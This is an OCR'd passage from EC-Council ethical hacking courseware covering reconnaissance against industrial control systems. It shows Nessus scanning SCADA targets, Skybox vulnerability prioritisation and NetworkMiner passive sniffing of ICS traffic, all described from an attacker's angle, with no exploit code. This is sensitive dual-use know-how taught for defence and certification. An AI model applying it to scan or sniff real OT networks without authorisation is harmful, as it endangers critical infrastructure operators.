


Figure 18.95: Screenshot of Nessus showing scan templates

- **Step 5:** Choose the policy and feed the information in the given fields along with the target IP address. Then, click on **Launch**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.96: Screenshot of Nessus BASIC scan settings

After completion of the scan, the result appears displaying the discovered vulnerabilities; as shown in the screenshot, Nessus identified two SCADA-related vulnerabilities marked in yellow.





Figure 18.97: Screenshot of Nessus showing identified SCADA vulnerabilities

After obtaining the associated vulnerabilities in the system, the attacker uses various techniques to exploit them and launch further attacks on the target OT systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning using Skybox Vulnerability Control

- Skybox conducts detailed path analysis across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors
- This tool can prioritize millions of vulnerabilities in the OT/IT networks based on their risks



https://www.skyboxsecurity.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scanning using Skybox Vulnerability Control

Source: *https://www.skyboxsecurity.com*

Skybox conducts detailed path analysis across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors. Skybox can combine SCADA and ICS data with the information gathered from attack vector analysis, Skybox intelligence feed, SIEMs, threat intelligence feeds, etc. This tool can prioritize millions of vulnerabilities in OT/IT networks based on their risks. Attackers can analyze and group all the vulnerabilities across the networks using Skybox to launch various attacks on the IT/OT environment.






Figure 18.98: Screenshot of Skybox Vulnerability Control

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing using NetworkMiner

- NetworkMiner helps attackers to perform passive network sniffing and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network
- Attackers also use NetworkMiner for parsing and analyzing PCAP files as well as reassembling/recreating transmitted files or certificates from the PCAP files





Sniffing using NetworkMiner

Source: *https://www.netresec.com*

NetworkMiner helps attackers to perform passive network sniffing and packet capturing to detect open ports, hostnames, operating systems, sessions, etc. without generating traffic on the network. Attackers also use NetworkMiner for parsing and analyzing PCAP files and reassembling/recreating transmitted files or certificates from the PCAP files. Using NetworkMiner, attackers can gain access to the PCAP files that can be used to analyze the earlier captured network traffic from the ICS network.


